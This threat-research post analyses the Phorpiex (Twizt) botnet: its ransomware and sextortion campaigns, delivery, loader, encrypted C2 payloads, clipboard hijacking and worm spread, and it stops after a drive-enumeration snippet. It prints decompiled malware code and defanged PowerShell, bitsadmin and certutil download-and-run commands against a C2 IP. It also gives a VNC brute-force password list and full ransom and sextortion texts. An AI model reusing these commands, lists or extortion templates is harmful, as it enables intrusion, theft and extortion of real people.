Ransomware with a Twizt: Inside the Phorpiex Botnet

By Threat Research Team

Published: 2026-03-31 · Archived: 2026-05-06 02:01:30 UTC

Phorpiex, also known as Trik, is a resilient and long-running botnet with a history dating back to 2011. While it has grabbed some headlines, its sustained presence and adaptability make it a subject of ongoing concern for the cybersecurity community. Phorpiex has consistently demonstrated its capability to evolve, shifting from a pure spam operation to a sophisticated platform. Our research dives into the recent activities of the Phorpiex botnet (**Twizt** Variant), analyzing its current operational tactics, techniques and procedures (TTPs), its latest targets, and the new payloads it is pushing into the wild. This post aims to shed light on the enduring threat the Phorpiex botnet poses and offer insights into how organizations can better defend against it.

The Phorpiex botnet remains a highly adaptive and resilient threat, having significantly evolved its operational tactics, techniques, and procedures (TTPs):

- **Hybrid P2P resilience**: Phorpiex employs a sophisticated hybrid communication model, combining traditional C2 HTTP polling with a robust peer-to-peer (P2P) protocol over both TCP and UDP. This dual architecture ensures exceptional resilience against C2 server takedowns, as nodes can continuously share updated lists of active peers and new commands.
- **Encrypted payload delivery**: New payloads, whether delivered via continuous C2 polling or P2P command execution, are secured with a custom format featuring a 256-byte RSA-encrypted header. This mechanism requires the attacker's private key for successful encryption and execution, making it challenging for external parties to inject or modify commands.
- **Multi-stage monetization**: The botnet’s core functionality includes continuous crypto wallet clip hijacking, which actively replaces victim clipboard data with hardcoded attacker wallets. Beyond this, Phorpiex is actively weaponized through its loader mechanism to deliver large-scale ransomware campaigns through email and direct drops (e.g., LockBit Black, Global ransomware strain). It also takes part in high-volume sextortion email campaigns.
- **Worm-like propagation**: Phorpiex exhibits worm-like behavior by propagating through removable and remote drives via hidden executable files and deceptive .lnk shortcuts. It also propagates through the infection of user level executable files by adding code to perform delivery on the original content.
- **Targeted global campaigns**: Recent campaigns demonstrate a clear move toward geolocated attacks, using public APIs to target specific countries for ransomware deployment. The massive spamming capabilities are used for both ransomware delivery and generalized sextortion scams, targeting millions of email addresses across multiple campaigns.
- **Ongoing scale**: Despite its age, the botnet maintains a significant presence, with an estimated size of **70,000 to 80,000** devices and tracking over **1.7 million** distinct infected IPs in the last 90 days. The high prevalence in countries like Iran, Uzbekistan, and China suggests that the crypto-clipping routine may be a driving factor in operator profit strategy.

The efforts from Bitsight to track the Phorpiex environment have led to the detection of infected machines all over the world and show just how much reach this threat has.

We are currently tracking around **125k** infections on a daily average for Phorpiex. Around **70k** of those represent the P2P botnet explored here. The most affected countries are Iran, Uzbekistan, China, Kazakhstan, and Pakistan.

Over the course of the last 90 days we have seen **1.7M** distinct IPs that reported back with information pertaining to infected devices with Phorpiex, and **11k** of those have acted as a **C2** at some point in time.

On any given day there are around 300 active bots serving as a C2, which gives us a ratio of around **0.0045%** that a given bot is also acting as a server.

It is difficult to estimate the specific size of the botnet because while bots operate based on a 32-bit identifier, this identifier is generated at runtime and never stored. Considering there are significant drops in activity over the weekends which indicate machines that are turned off, the identifier count would not give us convincing results. The best indication we have is that the botnet has around **70k** to **80k** devices online daily.



Figure 1. Phorpiex infections over the world

Considering the crypto currency theme seen within the Phorpiex botnet, it does make sense that the botnet is most prevalent in places where these currencies are mostly used for its crypto clipping routine to pay dividends.

To better understand why the numbers above matter so much, we can deep dive into another part of the tracking that is being performed. By monitoring the files dropped by Phorpiex we can see how the botnet is being monetized by the threat actor to deliver mass ransomware and sextortion campaigns.

It is important to say that the campaigns below highlight specific incidents but are being constantly orchestrated by the botnet and are not one-off campaigns. Phorpiex systematically performs ransomware and sextortion attacks.

LockBit Black ransomware

On the 30th of October 2025 the botnet used its continuous polling of C2 URLs to download a generic loader from the Phorpiex sample.

This loader would check if the computer it was executing on was in a domain and/or if it is a Windows Server or a Domain Controller. If any of the conditions were matched, a LockBit Black sample would be dropped and executed on the victim's computer.

```
local_8 = (wchar_t *)0x0;
uVar1 = NetGetJoinInformation(0,&local_8,&local_c);
if (uVar1 == 0) {
  if (local_c == 3) {
    uVar3 = 0;
    if (local_8 != (wchar_t *)0x0) {
      iVar2 = wcsstr_wrapper(local_8,L"hos");
      if ((iVar2 == 0) || (iVar2 = wcsstr_wrapper(local_8,L"HOS"), iVar2 == 0)) {
        download_and_execute("http://178.16.54.109/lk.exe");
        ping_back_sucessful_infection(local_8);
      }
      uVar3 = NetApiBufferFree(local_8);
    }
    return CONCAT31((int3)((uint)uVar3 >> 8),1);
  }
  if (local_8 != (wchar_t *)0x0) {
    uVar1 = NetApiBufferFree(local_8);
  }
}
return uVar1 & 0xffffff00;
```

Figure 2. Verification that a device is inside a domain

The LockBit Black sample shows a high level of similarity with the publicly available build found on GitHub.

This campaign highlighted the creative ways ransomware can be deployed by loaders without nuking the entire botnet.

Global ransomware

On the 5th of January, the threat actors launched a major ransomware campaign using a strain of ransomware that has similarities with the `Global` family.

This was done in a very similar way to the LockBit Black campaign where the loader would only deploy the ransomware if certain conditions on the botnet infected devices were met. This time, the loader would make use of the public API http://ip-api.com/json/ to target only victims in China.

Interestingly enough, the sample would download, at random, from one of fifteen URLs that all have different samples of the same ransomware. This was probably done to make the different victims seem like they were hit by a different campaign when in reality, all ransomware samples were distributed at the same time.

The samples appear to have actually been compiled at `2025-07-10 20:49:10 UTC`. The ransom note left on infected devices would be the following:

```
 None Your network has been breached. Data has been encrypted and stolen.

All systems reachable within your environment - servers, workstations, virtual machines, and network attached st

Encryption was performed using secure cryptographic methods. Restoration
without our assistance is not possible.
Attempts to recover data independently or with third-party tools may result in
permanent data loss.


--- RESOLUTION ---

We can provide:
 - A decryption tool - Clear recovery instructions
 - Report of how the attack was performed
 - Deletion of stolen data
 - No further attacks on your company

This offer is time limited.

--- VERIFICATION ---

Upon request, we will decrypt a few non-critical files to demonstrate our capability.


--- NON-COMPLIANCE ---

Failure to establish contact may result in: - Permanent loss of encrypted data - Additional measures, including

--- COMMUNICATION ---

All communication must occur through the secure channel provided. Do not contact law enforcement or external res

1. Download Tor-Browser (www.torproject.org)
2. Visit URL: <redacted>
3. Enter Credentials: <redacted>
```

The ransomware attack resulted in a drop of approximately 7,000 devices observed in our telemetry. This figure is comparable to the typical daily connection volume we monitor from China (8,000) and represents about 10% of the total devices for which we have visibility.

A little before this we also saw the deployment of a module for Direct-to-MX email spamming, which utilizes a XOR-obfuscated URL as its Command and Control (C2) server. The message victims received would look something like this:

```
From: Jenny Green <jenny@gsd.com>
To: [Recipient Email]
Date: [Current System Date]
Subject: Your Document

Hello, you can find your document in the attachment.

Please reply as soon as possible.

Kind regards, GSD Support.

-------------------------------------------------
ATTACHMENT: Document.zip (Content-Type: application/zip)
-------------------------------------------------
```

Email distribution mechanism:

1. **Initial Contact**: The bot first queries the C2 at the path `/n.txt` to determine the total number of available email lists.
2. **List Retrieval**: This number sets the upper limit for a random selection to query the endpoint `/<random_id>.txt`, from which it downloads a list of email addresses. Each list observed in PCAPs contained approximately **10,000** to **11,000** email addresses.
3. **Payload Acquisition**: The content to be sent in the email is retrieved from the server via the `/a` path.
4. **Email Format**: The spammed emails use the sender `"From: Jenny Green"` and the subject `Your Document`, with a zipped archive attached.

This modus operandi remains the same as with previously documented campaigns.

Infection chain:

The downloaded archives contain a `.lnk` file disguised as a Word document named `Document.doc`. Executing this `.lnk` file triggers a PowerShell command to download the next stage loader from the C2:

```
/c powershell.exe ExecutionPolicy Bypass (New-Object System.Net.WebClient).DownloadFile('hxxp://178.16.54[.]109/
shell32.dll
%windir%\System32\cmd.exe
```

Final stage:

The downloaded file (`windrv.exe`) fetches and runs a ransomware that is the exact same as the `Global` one previously documented.

Campaign size:

Given the observed campaign sizes (e.g., **192, 486, 647** lists), and the size of the email lists, the campaigns are estimated to target a minimum of **2 million to 6 million** email addresses each.

Currently, three spam campaigns have been seen with the objective of deploying ransomware.

Finally, during the same campaign, a **VNC** scanner was deployed to target random IP addresses computed on the fly to try and connect to machines running this protocol and execute commands inside it.

The samples specifically target **VNC** servers with either no authentication or those using **VNC Auth** with weak, hardcoded passwords. The following list of passwords was used in brute-force attempts.

0	1234	1234567	111111
1	12345	12345678	password
123	123456	123123	admin
a	1111	test	secret

Upon gaining access, the malware simulates the `Windows + R` key combination to open the Run dialog and execute the following commands to download a payload (`v.exe`) from a URL and run it:

Using PowerShell:

```
cmd.exe /c PowerShell -ExecutionPolicy Bypass (New-Object System.Net.WebClient).DownloadFile('hxxp://178.16.54[
,'%temp%\5335.exe');Start-Process '%temp%\5335.exe'&exit
```

Using BITSAdmin:

```
cmd.exe /c bitsadmin /transfer getitman /download /priority high
hxxp://178.16.54[.]109/v.exe
%temp%\89304.exe&start %temp%\89304.exe&exit
```

Using CertUtil:

```
cmd.exe /c certutil.exe -urlcache -f hxxp://178.16.54[.]109/v.exe
%temp%\8490.exe&start %temp%\8490.exe&exit
```

The distribution of ransomware samples in this campaign was preceded by an earlier test. On November 16th, a sample highly similar to the final Global ransomware loader was deployed, containing the identical country-specific check later observed in the China attack.

Crucially, this initial deployment resulted in no lost telemetry and no payloads being captured. The threat actor's objective appeared to be an analysis of the campaign's potential impact on the botnet: the loader simply called back to the Command and Control (C2) server to determine precisely how many devices met the deployment condition to estimate the attack surface.

On January 12th, the campaign carried on with a geolocation attack that again deployed a number of global ransomware samples to the following countries:

LU, CH, NO, IE, IS, QA, SG, AE, BN, US, GB, CA, FR, DK, DE, NL, AT, CY, ES, FI, IT

Sextortion campaign

Much like the ransomware delivery emails sent, the attacker also utilizes the same botnet and the email spammer to send sextortion messages to a number of victims.

The messages sent looks something like this:

```
From: [Your Email Address]

To: [Your Email Address]

Subject: I RECORDED YOU!

Date: [Current Date/Timestamp]

Message-ID: <[RandomID].[RandomID]@[RandomDomain].com>

Hello there!

Unfortunately, there is some bad news for you.

Some time ago, your device was infected with my private trojan, R.A.T (Remote Administration Tool).

If you want to find out more about it, simply use Google.

My trojan allowed me to access your files, accounts, and your camera.

Check the sender of this email; I have sent it from your email account.

To ensure you read this email, you will receive it multiple times.
```

```
You truly enjoy browsing REDACTED websites and watching explicit videos while REDACTED

I RECORDED YOU (through your camera) REDACTED!

After that, I removed my malware to leave no traces.

If you still doubt my serious intentions, it only takes a couple of mouse clicks to share the video of you with

All you need is $1800 USD in Bitcoin (BTC) transferred to my account.

After the transaction is successful, I will proceed to delete everything.

I keep my promises.

You can easily buy Bitcoin (BTC) here:

hxxps://cex.io/buy-bitcoins

hxxps://nexo.com/buy-crypto/bitcoin-btc

hxxps://bitpay.com/buy-bitcoin/?crypto=BTC

hxxps://paybis.com/

hxxps://invity.io/buy-crypto

Alternatively, simply Google for other exchanges.

After that, send the Bitcoin (BTC) directly to my wallet, or install the
free software: Atomic Wallet, or Exodus Wallet, then receive and send to mine.

My Bitcoin (BTC) address is: <wallet Here>

Yes, that's how the address looks, copy and paste my address, it's (cAsE-sEnSEtiVE).

You are given no more than 3 days after you have opened this email.

Since I have access to this email account, I will know if this email has already been read.

Everything will be carried out based on fairness.

A piece of advice from me: regularly change all your passwords for your accounts and update your device with the
```

Interestingly enough, this same message has been seen in Microsoft forums, Google forums, and others dating back to 2023. At the time of these attacks the requested amount was `1400` to `1600` dollars worth of bitcoin,

contrasting with the updated value of `1800`. Inflation does really get to everyone.

Previous campaigns have had moderate success with other two bitcoin addresses found to have 4 or 5 transfers of the desired amount.

Considering the addresses used are never found in the current samples for crypto clip hijacking, the attacker probably segregates the wallets for different purposes. Or, it can mean that the attacker rents out the botnet for sextortion campaigns.

The current analysis of the Phorpiex botnet stands, in many respects, on the shoulders of giants. This research draws significant inspiration from the foundational work previously conducted by Check Point. Their detailed analysis provided crucial insights into the botnet's initial communication protocols and architecture, which proved invaluable for understanding the threat's continuing evolution.

The next sections will show the technical details of the current infection chain and what mechanisms are used to continuously infect new machines and persist on already infected devices. We will also look in depth at the network communications performed and how the peer-2-peer protocol is set up to make the botnet resilient to C2 takeovers.

Delivery

The Phorpiex malware is delivered via infected executables where the entrypoint is modified to point to a new executable section named .zero. Additionally, the core payload of the botnet exhibits worm-like behavior through infected USB devices which will be covered later.

property	value	value	value	value
section	section[0]	section[1]	section[2]	section[3]
name	.text	.data	.rsrc	.zero
section > sha256	F292AEBF523A02A9A3E5AA...	AD7FACB2586FC6E966C004...	0241EF34CCA12C9BDFE7B1...	5486A010745995F2D21E2A2...
entropy	6.381	0.000	5.227	6.335
file > ratio (99.02%)	94.98 %	0.37 %	3.30 %	0.37 %
raw-address (begin)	0x00001000	0x00104000	0x00105000	0x0010E000
raw-address (end)	0x00104000	0x00105000	0x0010E000	0x0010F000
raw-size (1105920 bytes)	0x00103000 (1060864 bytes)	0x00001000 (4096 bytes)	0x00009000 (36864 bytes)	0x00001000 (4096 bytes)
virtual-address (begin)	0x00001000	0x00104000	0x00108000	0x00111000
virtual-address (end)	0x00103AE4	0x00107564	0x00110620	0x00111DA0
virtual-size (1111048 bytes)	0x00102AE4 (1059556 bytes)	0x00003564 (13668 bytes)	0x00008620 (34336 bytes)	0x00000DA0 (3488 bytes)
characteristics	0x60000020	0xC0000040	0x40000040	0x60000000
write	-	x	-	-
execute	x	-	-	x
share	-	-	-	-
self-modifying	-	-	-	-
virtual	-	-	-	-
items				
directory > import	0x00103154	-	-	-
directory > resource	-	-	0x00108000	-
directory > import-address	0x00001000	-	-	-
manifest	-	-	0x0010D284	-
version	-	-	0x0010CEE0	-
base-of-code	0x00001000	-	-	-
base-of-data	-	0x00104000	-	-
entry-point > location	-	-	-	0x00111000

Figure 3. Executable modified for Phorpiex delivery

This entrypoint is obfuscated using **API Hashing** to dynamically resolve Windows functions at runtime. It achieves this by hashing function names and comparing the results against a list of pre-calculated values. Additionally, the sample uses **Stack Strings** to construct strings byte-by-byte, effectively evading static analysis tools that scan for embedded cleartext. Analysis with tools like Floss on the stack strings reveals the intent to download and execute another file.



Figure 4. API Hashing and Stack String techniques from the delivery method

Extracted Stack Strings:

- `%appdata%\\\\\\\\windrx.txt`
- `urlmon.dll`
- `.exe`
- `hxxp://178.16.54[.]109/32.exe`
- `user32.dll`
- `%s:Zone.Identifier`
- `kernel32.dll`

The entrypoint function follows a straightforward, fail-safe execution flow: any step's failure leads immediately to the final logic block (the "epilogue"). This epilogue resumes the execution of the hijacked executable file to its original entrypoint masking that Phorpiex was ever downloaded.

The initial action is to resolve the base address for `KERNEL32.DLL` by iterating over the program's module list, which is necessary for resolving further Windows functions. All subsequent APIs required for the download process are resolved using **CRC32-based API Hashing**.

Download Mechanism Flow

The download and execution process proceeds through the following steps:

- **Initial Setup and Kill Switch Check:**
  - Obtain `kernel32.dll`'s base address.

    - Resolve `LoadLibraryExA`, `ExpandEnvironmentStringsW`, and `GetFileAttributesW`.
    - Checks for the presence of a sample-specific "kill switch" (`%appdata%\\\\\\\windrx.txt`) file using `GetFileAttributesW`. If this file is found, execution is halted; otherwise, the process continues. (`INVALID_FILE_ATTRIBUTES`).
        - This disallows the machine from being infected over and over again which is crucial as the download mechanism implants itself on user executable files.
- **Download Preparation:**
    - Load `urlmon.dll`.
    - Resolve `GetTempPathW` and `GetTempFileNameW`.
    - Generate a temporary file name.
    - Modify the temporary file name to have a `.exe` extension.
- **File Download:**
    - Resolve `URLDownloadToFileW`.
    - Download the executable from the hardcoded URL found in the stack strings.
- **Cleanup and Execution:**
    - Resolve `wsprintfW` and `DeleteFileW`.
    - Delete the associated `Zone.Identifier` file (which Windows uses to mark the file as downloaded from the internet).
    - Resolve `CreateProcessW`.
    - Execute the newly downloaded file by creating a new process.

Loader

The file downloaded from the delivery method through the URL `hxxp://178.16.54[.]109/32.exe` or `hxxp://178.16.54[.]109/64.exe` is a generic loader that will stage the core botnet executable.

The Phorpiex operation makes continuous usage of this generic loader executable responsible for preparing the system for subsequent stages. This loader is equipped with a mechanism to check for the presence of a specific file, which serves as an indicator of a previous infection (just like the delivery mechanism). While the presence of this file does not prevent a re-infection of the device, it does prevent the loader from generating and reporting a new infection event back to the Command and Control (C2) server.

The malware leverages a set of standard Windows API functions for its primary tasks. Specifically, it employs functions like `InternetReadFile`, `WriteFile`, and `CreateProcessW` to manage the download and subsequent execution of the botnet payload.

Should the initial attempt using these functions prove unsuccessful, a fallback mechanism is implemented, attempting a second download using the `URLDownloadToFileW` function.

Upon the successful compromise of the host system, the malware establishes communication with its Command and Control (C2) server. It transmits a confirmation of the successful infection via a dedicated telemetry endpoint, thereby completing the initial infection cycle.

Botnet

The Phorpiex ecosystem's signature features are present in the core botnet sample, specifically its use of a Mutex (rather than a file) to prevent re-infection of the same device, and its deletion of its own `Zone.Identifier` file (This is most likely done to prevent Windows from applying its mark of the web security controls and possibly blocking execution without further user consent).

```
Sleep(2000);
CreateMutexA((LPSECURITY_ATTRIBUTES)0x0,0,s_h87f76s6d_00414318);
last_error = GetLastError();
if (last_error == ERROR_ALREADY_EXISTS) {
                    /* WARNING: Subroutine does not return */
  ExitProcess(0);
}

GetModuleFileNameW((HMODULE)0x0,(LPWSTR)&self_path,0x105);
self_name = PathFindFileNameW((LPCWSTR)&self_path);
wsprintfW(self_zone_identifier_file,L"%s:Zone.Identifier",&self_path);
DeleteFileW(self_zone_identifier_file);
```

Figure 5. Zone identifier file deletion

Previously seen mutexes during the infection:

- `79o0pl7gf`
- `f33f3d33d3`
- `k8h7g6f5s5d`
- `f9r8g8p0f`
- `d8d87d7f78d`
- `o9ty5e6gd`
- `r8f7g6f8d9d3d`

The malware, in an effort to avoid infecting devices in Ukraine, first checks the device's locale against the value `UKR`. Interestingly enough, we have telemetry that indicates around 250 infected devices per day communicating from Ukrainian IPs.

For persistence, the sample attempts to copy itself into the `%windir%`, `%USERPROFILE%`, and `%appdata%` directories and leverages the `Windows Settings` autorun registry key to keep running after a reboot to the system.

Previously seen file names used for persistence:

- `sysmrvhost.exe`
- `sysmdrhost.exe`
- `syscfgvhost.exe`
- `syscrovhost.exe`
- `syscnrhost.exe`
- `sysplurbrsvc.exe`
- `syscnvhost.exe`

The initial action of the sample is to initialize an embedded RSA Public key, which is later used for the communication protocol. Following this initialization, the malware proceeds to create three separate threads using the `CreateThread` API.

Continuous C2 HTTP file download requests

The analyzed malware sample uses a fixed Command and Control (C2) infrastructure consisting of two specific IP addresses for downloading and executing files.

The malware attempts to retrieve information from each C2 IP by querying a predefined list of five endpoints `hxxp://178[.]16[.]54[.]109/1` (`/2` , `/3` , `/4` , and `/5`). While the current sample only contains two C2 IPs, the internal structure and other observed samples indicate the potential for more to be added, along with additional endpoints, such as `/6` and `/a_` through `/f_` . At the time of writing, only the initial set of five endpoints is active.

The routine employs the `HTTPQueryInfoA` API to enforce two conditions before a download and execution occur:

1. The content length provided by the server must be greater than `5000` Bytes.
2. The content length must be different from the size of the last processed download.

This mechanism ensures that the malware only proceeds if it finds a new, large payload (expected to be an `MZ` file) that has not been processed previously. The data retrieved from these endpoints is in a custom format that allows the sample to perform an integrity check and subsequent decryption.

The content comes with a `256 Byte Header` that is `RSA` encrypted and signed by a private key controlled by the attacker.



Figure 6. Decrypted RSA Header

The header structure is as follows:

- **First 8 Bytes**: These bytes appear irrelevant to the code's operation and are not used. They are likely present to ensure each header is unique, even if the core information is equal.
- **Next 16 Bytes**: These bytes serve a dual function:
  - They are the `RC4 Key` used for decrypting the subsequent payload.
  - They also represent the `MurMur128` hash of the payload, which is used for integrity verification.
  - `RC4 Key = MurMur128(payload)`
- **Next 4 Bytes**: This field specifies the size of the payload.
- **Remaining Bytes**: The rest of the header is filled with zero padding to maintain a consistent total size of `256` bytes for `RSA` encryption.

The decryption and integrity check process involves the sample performing these steps: first decrypting the header, then using the extracted `RC4` key to decrypt the payload. Finally, it calculates the `MurMur128` hash of the decrypted payload and verifies it against the hash value, the `RC4` key field.

```
local_15 = 0;
full_file_size = 0;
file_header_decrypted = 0;
decrypted_payload = (LPCVOID)0x0;
new_file_handle = CreateFileW(param_1,0x80000000,0,(LPSECURITY_ATTRIBUTES)0x0,3,0,(HANDLE)0x0);
if (new_file_handle != (HANDLE)0xffffffff) {
  local_1c = CreateFileMappingW(new_file_handle,(LPSECURITY_ATTRIBUTES)0x0,2,0,0,(LPCWSTR)0x0);
  if (local_1c != (HANDLE)0x0) {
    file_mapped_view = MapViewOfFile(local_1c,FILE_MAP_READ,0,0,0);
    if (file_mapped_view != (LPVOID)0x0) {
      full_file_size = GetFileSize(new_file_handle,(LPDWORD)0x0);
      if (256 < full_file_size) {
        file_header_decrypted = decrypt_file_header((int)file_mapped_view);
                  /* check if encrypted_rsa_header matches the file size before proceding */
        if ((file_header_decrypted != 0) &&
           (*(int *)(file_header_decrypted + 0x18) == full_file_size - 0x100)) {
          full_file_size = *(uint *)(file_header_decrypted + 0x18);
          decrypted_payload =
               (LPCVOID)RC4_decrypt(file_header_decrypted + 8,0x10,(int)file_mapped_view + 256,
                                    full_file_size);
          if (decrypted_payload != (LPCVOID)0x0) {
            calculate_murmur_hash_128((int)decrypted_payload,full_file_size,local_30);
            does_hash_match = memcmp((void *)(file_header_decrypted + 8),local_30,0x10);
            if (does_hash_match != 0) {
              free_memory((int)decrypted_payload);
              decrypted_payload = (LPCVOID)0x0;
            }
          }
        }
```

Figure 7. Continuous download logic

What we have by the attacker is the calculation of the corresponding `MurMur128` hash for the payload it wishes to send and then the encryption of the sample using that same value and the `RC4` algorithm.

Based on this mechanism, it appears that **without the corresponding private key, new payloads cannot be successfully inserted** for execution. This corresponds to the PKCS signing mechanism with murmur acting as the

hash function. Another measure seen that protects the botnet from takeover if the C2 servers are ever lost.

Crypto wallet clip hijacking

The analyzed sample is programmed to monitor and hijack clipboard content, specifically targeting cryptocurrency wallet addresses.

This function is implemented through a routine that continuously checks the clipboard for specific patterns, using substring matching and length criteria. If a cryptocurrency address is detected, the routine immediately replaces the clipboard data with a hardcoded wallet address.

To facilitate this, the malware establishes a hidden window (via `CreateWindowExW`) to listen for clipboard events. It then "injects" itself into the clipboard viewer chain to intercept `WM_DRAWCLIPBOARD` events. This allows the malware to capture and modify the clipboard's content as soon as it changes, a common technique for cryptocurrency address hijacking.

Currently the latest botnet samples are working with `88` different addresses, included in the IoC section at the end. These `88` addresses are all for different crypto currencies, some of which we can't identify. The attacker is trying to catch all possible crypto transactions happening on the infected machine.

Driver worm-like propagation

The Phorpiex sample exhibits a worm-like behavior, propagating by continuously scanning the infected device for new drives, specifically those designated as `DRIVE_REMOVABLE` or `DRIVE_REMOTE`.

This propagation routine is initiated by enumerating all machine drives. For each drive, the sample checks its type and generates a string that includes the drive's name and its capacity in GB.

```
Sleep(1000);
GetModuleFileNameW ((HMODULE)0x0,(LPWSTR)&lpExistingFileName_00415390 ,0x104);
self_file_handle = FUN_0040ed80((LPCWSTR)&lpExistingFileName_00415390 );
do {
  local_8 = get_visible_drives ();
  for (i = 2; i < 26; i = i + 1) {
    local_10 = get_driver_type (local_8,(short)i,local_18);
    if ((local_10 == DRIVE_REMOVABLE) || (local_10 == DRIVE_REMOTE)) {
      GetVolumeInformationW
                (local_18,drive_name,0x105,(LPDWORD)0x0,(LPDWORD)0x0,&local_a38,(LPWSTR)0x0,0);
      GetDiskFreeSpaceExW (local_18,(PULARGE_INTEGER)0x0,&local_a34,(PULARGE_INTEGER)0x0);
      uVar1 = aulldiv(local_a34.s.LowPart,local_a34.s.HighPart,0x40000000,0);
      wsprintfW(drive_size_gb,L" (%dGB)",(int)uVar1,(int)((ulonglong)uVar1 >> 0x20));
      if (drive_name[0] == L'\0') {
        wsprintfW(drive_name,L"Unnamed volume");
      }
      wsprintfW(local_a2c,L"%s%s",drive_name,drive_size_gb);
                /* Iterate over all drives and targets fixed drives or removable drives and
                   network drives with the function that comes after; */
      worm_propagate(local_18,local_a2c,local_a38,local_10 == 4);
    }
  }
  Sleep(2000);
} while( true );
```

Figure 8. Drive enumeration logic

